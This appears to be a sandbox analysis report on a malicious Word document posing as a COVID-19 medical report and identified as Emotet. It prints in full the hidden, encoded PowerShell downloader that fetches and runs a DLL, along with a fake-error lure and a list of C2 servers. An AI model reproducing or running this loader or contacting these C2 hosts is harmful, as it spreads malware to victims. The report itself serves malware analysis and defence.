ID: 354471
Sample Name: IU-8549 Medical report COVID-19.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 22:55:49
Date: 17/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report IU-8549 Medical report COVID-19.doc

Overview


General Information

Sample Name:	IU-8549 Medical report COVID-19.doc
Analysis ID:	354471
MD5:	be33bce1030d36..
SHA1:	2731bb3115108d..
SHA256:	843ac5a5070a8f7.

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Yara detected Emotet
- C2 URLs / IPs found in malware con…
- Creates processes via WMI
- Document contains an embedded VB…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1796 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 1084 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgAFM

AdgAgACAAUABCADUAbwAgACAAKABbAFQAWQBwAEUAXQAoAClAewAyAH0AewAxAH0AewA1AH0AewAzAH0AewAwAH0AewA2AH0AewA0AH0AIgAgAC0ARgAgACc
AVAAnACwAJwBFAE0ALgBJACcALAAnAFMAWQBzAFQAJwAsACcAZQBDACcALAAnAHkAJwAsACcAbwAuAEQASQBSACcALAAnAE8AUgAnACkAIAApACAAOwAgACA
AUwBFAHQALQBJAFQARQBtACAAdgBBAFIASQBhAEIATABlADoAbQA3AGEAOQAgACgAWwB0AHkAcABFAF0AKAAiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHs
AMQB9AHsANgB9AHsAMAB9AHsANwB9ACIAIAAtAGYAJwBuACcALAAnAEkAQwBFAHAATwBJAE4AdABtACcALAAnAG4AZQBUACcALAAnAC4AJwAsACcAcwB5AFMAdABlAE0AL
gAnACwAJwBzAEUAUgB2ACcALAAnAEEAJwAsACcAYQBHAGUAcgAnACkAIAApACAAIAA7ACAAIAAkAEkAaAB2ADgAOQBfAGcAPQAkAE0AOQAxAEcAIAArACAAW
wBjAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAEgAMgAzAEQAOwAkAEQAOQA0AE0APQAoACgAJwBQADcAJwArACcAMgAnACkAKwAnAFgAJwApADsAIAAoAGcAR
QBUAC0AdgBhAHIAaQBhAEIAbABlACAAcABiADUAbwAgAC0AVgBBACkAOgA6ACIAYwByAEUAYQBUAGUAZABpAGAAUgBlAEMAdABgAG8AUgBZACIAKAAkAEgAT
wBNAEUAIAArACAAKAAoACgAJwA5AGsAJwArACcAdABOAGsAJwApACsAJwAyACcAKwAnAGQAJwArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAb
ABoACcAKQArACgAJwA5AGkAJwArACcAYQA5AGsAdAAnACkAKQAuACIAcgBFAGAAUABsAGEAQwBlACIAKAAoACcAOQAnACsAJwBrAHQAJwApACwAJwBcACcAK
QApACkAOwAkAEoAOAA3AEgAPQAoACcAUwAnACsAKAAnADMANgAnACsAJwBOACcAKQApADsAIAAoACAAIAB2AGEAUgBJAGEAYgBsAGUAIAAgAE0ANwBhADkAI
AAgAC0AVgBBACAAIAApADoAOgAiAFMARQBjAHUAcgBpAFQAWQBwAGAAUgBvAFQAbwBDAGAAbwBMACIAIAA9ACAAKAAoACcAVABsACcAKwAnAHMAJwApACsAJ
wAxADIAJwApADsAJABYADIAMgBVAD0AKAAnAEUAJwArACgAJwBfACcAKwAnAF8ARQAnACkAKQA7ACQAUAAyADcAcABxAGUAMwAgAD0AIAAoACcARQA2ACcAK
wAnAF8AUgAnACkAOwAkAEYAMwA5AEwAPQAoACgAJwBRACcAKwAnADkANAAnACkAKwAnAFcAJwApADsAJABBAGQAMQByAGEAOABuAD0AJABIAE8ATQBFACsAK
AAoACgAJwBLAGkAJwArACcAbQAnACkAKwAoACcATgBrADIAZAAnACsAJwB1AGgAYgAnACkAKwAnAEsAaQAnACsAJwBtACcAKwAoACcARwB4ACcAKwAnAGwAJwApACsAJwB
oADkAJwArACgAJwBpACcAKwAnAGEASwBpACcAKQArACcAbQAnACkALQBSAGUAUABsAGEAYwBlACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQA
wADUAKwBbAEMASABBAFIAXQAxADAAOQApACwAWwBDAEgAQQBSAF0AOQAyACkAKwAkAFAAMgA3AHAAcQBlADMAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwA
kAFYAMgA4AFUAPQAoACcAQwA4ACcAKwAnADgASwAnACkAOwAkAE0AcgBpAHEAZAA1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJAB
LAHcAMwA3ADkANAB4AD0AKAAnAHgAIAAnACsAJwBbACcAKwAoACcAIABzAGgAJwArACcAIAAnACkAKwAoACcAYgAnACsAJwA6AC8ALwBjAGEAYgAuAG0AeQAnACsAJwBrA
GYAJwApACsAJwBuAC4AJwArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACcAYQAnACsAKAAnAGQAJwArACcAbQBpAG4AJwApACsAJwAvAGIAaABhACc
AKQArACcAawAnACsAJwB0AGkAJwArACgAJwB2AHIAaQBuAGQAJwArACcALgAnACsAJwBjAG8AbQAvAGMAJwApACsAJwBnACcAKwAoACcAaQAnACsAJwAtAGIAaQBuACcAK
QArACgAJwAvACcAKwAnAEoAQgBiAGIAJwArACcAOAAnACsAJwAvACEAeAAgAFsAIAAnACkAKwAnAHMAaAAnACsAKAAnACAAYgAnACsAJwA6ACcAKQArACgAJwAvACcAKwA
nAC8AdgBhAG4AJwArACcAZABkAG4AYQAnACkAKwAoACcAYgBoAGEAcgBnACcAKwAnAGEAJwApACsAJwB2AGUAJwArACgAJwAuAGMAJwArACcAbwAnACkAKwA
oACcAbQAvAGEAcwBzACcAKwAnAGUAdAAnACkAKwAnAC8AVwAnACsAKAAnADkAbwAnACsAJwAvACcAKQArACcAIQAnACsAJwB4ACAAJwArACcAWwAgACcAKwA
oACcAcwAnACsAJwBoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGkAZQAtACcAKwAnAGIAJwArACcAZQAnACkAKwAoACcAcwAnACsAJwB0AC4AbgAnA
CkAKwAnAGUAJwArACgAJwB0AC8AbwAnACsAJwBuACcAKwAnAGwAaQBuACcAKQArACcAdABpAG0AZQByACcAKwAnAC0AJwApA
CsAKAAnAGsAJwArACcAdgBoACcAKQArACgAJwB4AHoAJwArACcALwBpACcAKQArACcAbAAnACsAKAAnAFgAJwArACcATAAvACEAeAAnACkAKwAoACcAIABbACAAcwAnACs
AJwBoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACcALwAnACsAJwBnACcAKwAoACcAbwBjACcAKwAnAHAAJwArACcAaABvACg4AJwApACsAKAAnAGcAdABoACcAK
wAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArACcALQAnACkAKwAnAGMAbwAnACsAJwBuAHQAJwArACgAJwBlAG4AdAAvACcAKwAnAGwAJ
wApACsAJwBNACcAKwAoACcATQBDACcAKwAnAC8AIQAnACkAKwAoACcAeAAgACcAKwAnAFsAIABzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8ALwAnACsAJ
wB3AHcAJwApACsAJwB3ACcAKwAoACcALgBsACcAKwAnAGUAJwApACsAKAAnAHQAJwArACcAcwBjACcAKQArACcAbwBtACcAKwAnAHAAYQAnACsAKAAnAHIAJwArACcAZQB
vAG4AJwApACsAKAAnAGwAJwArACcAaQBuACcAKQArACgAJwBlACcAKwAnAC4AYwAnACkAKwAoACcAbwBtAC8AZAAnACsAJwBlACcAKQArACgAJwAuAGwAJwArACcAZQB0A
CcAKQArACcAcwBjACcAKwAnAG8AbQAnACsAJwBwACcAKwAnAGEAJwArACcAcgBlACcAKwAnAG8AbgAnACsAKAAnAGwAaQAnACsAJwBuAGUAJwApACsAKAAnAC4AJwArACc
AYwBvAG0AJwArACcALwB3AFkAZAAvACcAKwAnACEAeAAgACcAKQArACcAWwAnACsAKAAnACAAcwAnACsAJwBoACAAYgAnACsAJwA6AC8AJwApACsAJwAvACc
AKwAnAGMAYQAnACsAJwBtAGIAJwArACcAaQAnACsAKAAnAGEAcwB1AGgAJwArACcAaQAnACkAKwAoACcAcwB0AG8AcgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAK
QArACcAbAAnACsAJwBhAGIAJwArACgAJwAuACcAKwAnAGUAcwAvAHcAcAAnACsAJwAtACcAKQArACcAYwBvACcAKwAnAG4AdAAnACsAJwBlAG4AJwArACcAdAAnACsAKAA
nAC8AaAAnACsAJwBHAGgAWQAnACkAKwAnADIALwAnACkALgAiAHIAYABlAHAAYABMAEEAQwBlACIAKAAoACcAeAAgACcAKwAnAFsAJwArACgAJwAgAHMAaAAnACsAJwAgA
GIAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE0AcgBpAHEAZAA1ADkALAAnAHcAZAAnACk
AWwAzAF0AKQAuACIAcwBQAGwAYABpAHQAIgAoACQAQQA3ADYAQgAgACsAIAAkAEkAaAB2ADgAOQBfAGcAIAArACAAJABRADcAXwBSACkAOwAkAFYAOABfAEc
APQAoACgAJwBNACcAKwAnADUAMQAnACkAKwAnAFYAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABYAGoAOABzADEANQAxACAAaQBuACAAJABLAHcAMwA3ADk
ANAB4ACkAewB0AHIAeQB7ACgALgAoACcATgBlACcAKwAnAHcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAFkAUwB0AEUAbQAuAG4ARQBUAC4AdwBFAEIAQwBMAEkAZ
QBuAFQAKQAuACIAZABPAGAAdwBuAGAATABPAGEARABmAGkAbABlACIAKAAkAFgAagA4AHMAMQA1ADEALAAgACQAQQBkADEAcgBhADgAbgApADsAJABEADkAN
ABKAD0AKAAnAEIAJwArACgAJwAzACcAKwAnADIARwAnACkAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJ
ABBAGQAMQByAGEAOABuACkALgAiAEwAYABFAG4AZwBgAFQASAAiACAALQBnAGUAIAAzADMAMQAyADAAKQAgAHsALgAoACcAcgB1AG4AZABsACcAKwAnAGwAM
wAnACsAJwAyACcAKQAgACQAQQBkADEAcgBhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAnAFMAdAByACcAKwAnAGkAJwApACsAJwBuAGcAJwApAC4AI

gB0AE8AUwBUAFIAYABpAG4ARwAiACgAKQA7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApACkAOwBiAHIAZQBhAGsAOwAkAFYAO
ABfAFAAPQAoACcARgA2ACcAKwAnADcATAAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEAMAA0AFYAPQAoACcASQAyACcAKwAnADYAWgAnACkA MD5:
5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 592 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 1320 cmdline: powershell -w hidden -enc IAAgAFMAdgAgACAAUABCADUAbwAgACAAKABbAFQAWQBwAEUAXQAoACIAewAyAH0AewAx
  AH0AewA1AH0AewAzAH0AewAwAH0AewA2AH0AewA0AH0AIgAgAC0ARgAgACcAVAAnACwAJwBFAE0ALgBJACcALAAnAFMAWQBzAFQAJwAsACcAZQBDACcALAAn
  AHkAJwAsACcAbwAuAEQASQBSACcALAAnAE8AUgAnACkAIAApACAAOwAgACAAUwBFAHQALQBJAFQARQBtACAAdgBBAFIASQBhAEIATABlADoAbQA3AGEAOQAg
  ACgAWwB0AHkAcABFAF0AKAAiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHsAMQB9AHsANgB9AHsAMAB9AHsANwB9ACIAIAAtAGYAJwBuACcALAAnAEkAQwBF
  AHAATwBJAE4AdABtACcALAAnAG4AZQBUACcALAAnAC4AJwAsACcAcwB5AFMAdABlAE0ALgAnACwAJwBzAEUAUgB2ACcALAAnAEEAJwAsACcAYQBHAGUAcgAn
  ACkAIAApACAAIAA7ACAAIAAkAEkAaAB2ADgAOQBfAGcAPQAkAE0AOQAxAEcAIAArACAAWwBjAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAEgAMgAzAEQAOwAk
  AEQAOQA0AE0APQAoACgAJwBQADcAJwArACcAMgAnACkAKwAnAFgAJwApADsAIAAoAGcARQBUAC0AdgBhAHIAaQBhAEIAbABlACAAcABiADUAbwAgAC0AVgBB
  ACkAOgA6ACIAYwByAEUAYQBUAGUAZABpAGAAUgBlAEMAdABgAG8AUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACgAJwA5AGsAJwArACcAdABOAGsAJwAp
  ACsAJwAyACcAKwAnAGQAJwArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAbABoACcAKQArACgAJwA5AGkAJwArACcAYQA5AGsAdAAnACkAKQAu
  ACIAcgBFAGAAUABsAGEAQwBlACIAKAAoACcAOQAnACsAJwBrAHQAJwApACwAJwBcACcAKQApACkAOwAkAEoAOAA3AEgAPQAoACcAUwAnACsAKAAnADMANgAn
  ACsAJwBOACcAKQApADsAIAAoACAAIAB2AGEAUgBJAGEAYgBsAGUAIAAgAE0ANwBhADkAIAAgAC0AVgBBACAAIAApADoAOgAiAFMARQBjAHUAcgBpAFQAWQBw
  AGAAUgBvAFQAbwBDAGAAbwBMACIAIAA9ACAAKAAoACcAVABsACcAKwAnAHMAJwApACsAJwAxADIAJwApADsAJABYADIAMgBVAD0AKAAnAEUAJwArACgAJwBf
  ACcAKwAnAF8ARQAnACkAKQA7ACQAUAAyADcAcABxAGUAMwAgAD0AIAAoACcARQA2ACcAKwAnAF8AUgAnACkAOwAkAEYAMwA5AEwAPQAoACgAJwBRACcAKwAn
  ADkANAAnACkAKwAnAFcAJwApADsAJABBAGQAMQByAGEAOABuAD0AJABIAE8ATQBFACsAKAAoACgAJwBLAGkAJwArACcAbQAnACkAKwAoACcATgBrADIAZAAn
  ACsAJwB1AGgAYgAnACkAKwAnAEsAaQAnACsAJwBtACcAKwAoACcARwB4ACcAKwAnAGwAJwApACsAJwBoADkAJwArACgAJwBpACcAKwAnAGEASwBpACcAKQAr
  ACcAbQAnACkALQBSAGUAUABsAGEAYwBlACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQAwADUAKwBbAEMASABBAFIAXQAxADAAOQ
  ApACwAWwBDAEgAQQBSAF0AOQAyACkAKwAkAFAAMgA3AHAAcQBlADMAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFYAMgA4AFUAPQAoACcAQwA4ACcAKw
  AnADgASwAnACkAOwAkAE0AcgBpAHEAZAA1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABLAHcAMwA3ADkANAB4AD0AKAAnAHgAIA

  AnACsAJwBbACcAKwAoACcAIABzAGgAJwArACcAIAAnACkAKwAoACcAYgAnACsAJwA6AC8ALwBjAGEAYgAuAG0AeQAnACsAJwBrAGYAJwApACsAJwBuAC4AJw
  ArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACcAYQAnACsAKAAnAGQAJwArACcAbQBpAG4AJwApACsAJwAvACcAKwAoACcAWAAvACcAKwAnACEAJwApACsAJw
  B4ACcAKwAoACcAIAAnACsAJwBbACAAcwAnACkAKwAnAGgAJwArACgAJwAgAGIAJwArACcAOgAnACkAKwAoACcALwAnACsAJwAvAGIAaABhACcAKQArACcAaw
  AnACsAJwB0AGkAJwArACgAJwB2AHIAaQBuAGQAJwArACcALgAnACsAJwBjAG8AbQAvAGMAJwApACsAJwBnACcAKwAoACcAaQAnACsAJwAtAGIAaQBuACcAKQ
  ArACgAJwAvACcAKwAnAEoAQgBiAGIAJwArACcAOAAnACsAJwAvACEAeAAgAFsAIAAnACkAKwAnAHMAaAAnACsAKAAnACAAYgAnACsAJwA6ACcAKQArACgAJw
  AvACcAKwAnAC8AdgBhAG4AJwArACcAZABkAG4AYQAnACkAKwAoACcAYgBoAGEAcgBnACcAKwAnAGEAJwApACsAJwB2AGUAJwArACgAJwAuAGMAJwArACcAbw
  AnACkAKwAoACcAbQAvAGEAcwBzACcAKwAnAGUAdAAnACkAKwAnAC8AVwAnACsAKAAnADkAbwAnACsAJwAvACcAKQArACcAIQAnACsAJwB4ACAAJwArACcAWw
  AgACcAKwAoACcAcwAnACsAJwBoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGkAZQAtACcAKwAnAGIAJwArACcAZQAnACkAKwAoACcAcw
  AnACsAJwB0AC4AbgAnACkAKwAnAGUAJwArACgAJwB0AC8AbwAnACsAJwBuACcAKwAnAGwAaQBuACcAKQArACcAZQAnACsAKAAnAC0AJwArACcAdABpAG0AZQ
  ByACcAKwAnAC0AJwApACsAKAAnAGsAJwArACcAdgBoACcAKQArACgAJwB4AHoAJwArACcALwBpACcAKQArACcAbAAnACsAKAAnAFgAJwArACcATAAvACEAeA
  AnACkAKwAoACcAIABbACAAcwAnACsAJwBoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACcALwAnACsAJwBnACcAKwAoACcAbwBjACcAKwAnAHAAJw
  ArACcAaABvAG4AJwApACsAKAAnAGcAdABoACcAKwAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArACcALQAnACkAKwAnAGMAbwAnACsAJw
  BuAHQAJwArACgAJwBlAG4AdAAvACcAKwAnAGwAJwApACsAJwBNACcAKwAoACcATQBDACcAKwAnAC8AIQAnACkAKwAoACcAeAAgACcAKwAnAFsAIABzACcAKQ
  ArACgAJwBoACcAKwAnACAAYgA6AC8ALwAnACsAJwB3AHcAJwApACsAJwB3ACcAKwAoACcALgBsACcAKwAnAGUAJwApACsAKAAnAHQAJwArACcAcwBjACcAKQ
  ArACcAbwBtACcAKwAnAHAAYQAnACsAKAAnAHIAJwArACcAZQBvAG4AJwApACsAKAAnAGwAJwArACcAaQBuACcAKQArACgAJwBlACcAKwAnAC4AYwAnACkAKw
  AoACcAbwBtAC8AZAAnACsAJwBlACcAKQArACgAJwAuAGwAJwArACcAZQB0ACcAKQArACcAcwBjACcAKwAnAG8AbQAnACsAJwBwACcAKwAnAGEAJwArACcAcg
  BlACcAKwAnAG8AbgAnACsAKAAnAGwAaQAnACsAJwBuAGUAJwApACsAKAAnAC4AJwArACcAYwBvAG0AJwArACcALwB3AFkAZAAvACcAKwAnACEAeAAgACcAKQ
  ArACcAWwAnACsAKAAnACAAcwAnACsAJwBoACAAYgAnACsAJwA6AC8AJwApACsAJwAvACcAKwAnAGMAYQAnACsAJwBtAGIAJwArACcAaQAnACsAKAAnAGEAcw
  B1AGgAJwArACcAaQAnACkAKwAoACcAcwB0AG8AcgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAKQArACcAbAAnACsAJwBhAGIAJwArACgAJwAuACcAKw
  AnAGUAcwAvAHcAcAAnACsAJwAtACcAKQArACcAYwBvACcAKwAnAG4AdAAnACsAJwBlAG4AJwArACcAdAAnACsAKAAnAC8AaAAnACsAJwBhAGgAWQAnACkAKw
  AnADIALwAnACkALgAiAHIAYABlAHAAYABMAEEAQwBlACIAKAAoACcAeAAgACcAKwAnAFsAJwArACgAJwAgAHMAaAAnACsAJwAgAGIAJwApACkALAAoAFsAYQ
  ByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE0AcgBpAHEAZAA1ADkALAAnAHcAZAAnACkAWwAzAF0AKQ
  AuACIAcwBQAGwAYABpAHQAIgAoACQAQQA3ADYAQgAgACsAIAAkAEkAaAB2ADgAOQBfAGcAIAArACAAIAAoAFsAYQAoABfAEcAPQAoACgAJw
  BNACcAKwAnADUAMQAnACkAKwAnAFYAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABYAGoAOABzADEANQAxACAAaQBuACAAJABLAHcAMwA3ADkANAB4ACkAew
  B0AHIAeQB7ACgALgAoACcATgBlACcAKwAnAHcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAFkAUwB0AEUAbQAuAG4ARQBUAC4AdwBFAEIAQwBMAEkAZQ
  BuAFQAKQAuACIAZABPAGAAdwBuAGAATABPAGEARABmAGkAbABlACIAKAAkAFgAagA4AHMAMQA1ADEALAAgACQAQQBkADEAcgBhADgAbgApADsAJABEADkANA
  BKAD0AKAAnAEIAJwArACgAJwAzACcAKwAnADIARwAnACkAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJA
  BBAGQAMQByAGEAOABuACkALgAiAEwAYABFAG4AZwBgAFQASAAiACAALQBnAGUAIAAzADMAMQAyADAAKQAgAHsALgAoACcAcgB1AG4AZABsACcAKwAnAGwAMw
  AnACsAJwAyACcAKQAgACQAQQBkADEAcgBhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAnAFMAdAByACcAKwAnAGkAJwApACsAJwBuAGcAJwApAC4Alg
  B0AE8AUwBUAFIAYABpAG4ARwAiACgAKQA7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApACkAOwBiAHIAZQBhAGsAOwAkAFYAOA
  BfAFAAPQAoACcARgA2ACcAKwAnADcATAAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEAMAA0AFYAPQAoACcASQAyACcAKwAnADYAWgAnACkA MD5:
  852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2416 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString MD5:
    DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2296 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString MD5:
      51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2700 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll',#1 MD5:
        51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2824 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dgmlr\ngcj.eda',hyhQYxhuLCMLb MD5:
          51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2844 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dgmlr\ngcj.eda',#1 MD5:
            51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2460 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zfrhfthwazxcccc\whpjzcoocbdvfd.agu',nCbdzah
              MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2448 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zfrhfthwazxcccc\whpjzcoocbdvfd.agu',#1 MD5:
                51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhANQOcBKvh5xEW7VcJ9totsjdBwuAclxS\nQ0e09fk8V053lktpW3TRrzAW63yt6j1KWnyxMrU3igFXypBoI4lVNmkje4UPtIIS\nfkzjEIvG1v/ZNn1k0J0PfFTxbFFeUEs3AwIDAQAB",
  "C2 list": [
    "69.38.130.14:80",
    "195.159.28.230:8080",
    "162.241.204.233:8080",
    "115.21.224.117:80",
```

```
"78.189.148.42:80",
"181.165.68.127:80",
"78.188.225.105:80",
"161.0.153.60:80",
"89.106.251.163:80",
"172.125.40.123:80",
"5.39.91.110:7080",
"110.145.11.73:80",
"190.251.200.206:80",
"144.217.7.207:7080",
"75.109.111.18:80",
"75.177.207.146:80",
"139.59.60.244:8080",
"70.183.211.3:80",
"95.213.236.64:8080",
"61.19.246.238:443",
"174.118.202.24:443",
"71.72.196.159:80",
"138.68.87.218:443",
"24.164.79.147:8080",
"49.205.182.134:80",
"24.231.88.85:80",
"121.124.124.40:7080",
"95.9.5.93:80",
"118.83.154.64:443",
"78.24.219.147:8080",
"104.131.11.150:443",
"85.105.205.77:8080",
"108.53.88.101:443",
"187.161.206.24:80",
"203.153.216.189:7080",
"37.187.72.193:8080",
"185.94.252.104:443",
"157.245.99.39:8080",
"50.91.114.38:80",
"87.106.139.101:8080",
"74.128.121.17:80",
"62.75.141.82:80",
"37.139.21.175:8080",
"190.103.228.24:80",
"134.209.144.106:443",
"78.182.254.231:80",
"186.74.215.34:80",
"180.222.161.85:80",
"69.49.88.46:80",
"202.134.4.211:8080",
"75.113.193.72:80",
"139.162.60.124:8080",
"79.137.83.50:443",
"123.176.25.234:80",
"172.105.13.66:443",
"93.146.48.84:80",
"109.116.245.80:80",
"41.185.28.84:8080",
"98.109.133.80:80",
"194.190.67.75:80",
"110.145.101.66:443",
"136.244.110.184:8080",
"24.179.13.119:80",
"89.216.122.92:80",
"139.99.158.11:443",
"172.86.188.251:8080",
"74.40.205.197:443",
"62.171.142.179:8080",
"167.114.153.111:8080",
"119.59.116.21:8080",
"74.58.215.226:80",
"188.165.214.98:8080",
"172.104.97.173:8080",
"197.211.245.21:80",
"66.57.108.14:443",
"188.219.31.12:80",
"168.235.67.138:7080",
"24.69.65.8:8080",
"173.70.61.180:80",
"110.142.236.207:80",
"51.89.36.180:443",
"46.105.131.79:8080",
"194.4.58.192:7080",
"220.245.198.194:80",
"109.74.5.95:8080",
"24.178.90.49:80",
"181.171.209.241:443",
"59.21.235.119:80",
"94.23.237.171:443",
"12.175.220.98:80",
"217.20.166.178:7080",
"50.116.111.59:8080",
"176.111.60.55:8080",
"200.116.145.225:443",
"120.150.60.189:80"
```

```
    "185.201.9.197:8080",
    "202.134.4.216:8080",
    "120.150.218.241:443",
    "2.58.16.89:8080",
    "70.92.118.112:80",
    "74.208.45.104:8080",
    "79.130.130.240:8080",
    "190.240.194.77:443",
    "85.105.111.166:80",
    "115.94.207.99:443"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2121216068.0000000000290000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2110577655.0000000000230000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2145222435.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2334223344.0000000000160000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2121359913.0000000000700000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.rundll32.exe.1d0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.10000000.8.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.150000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.290000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.10000000.11.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 31 entries				

Sigma Overview

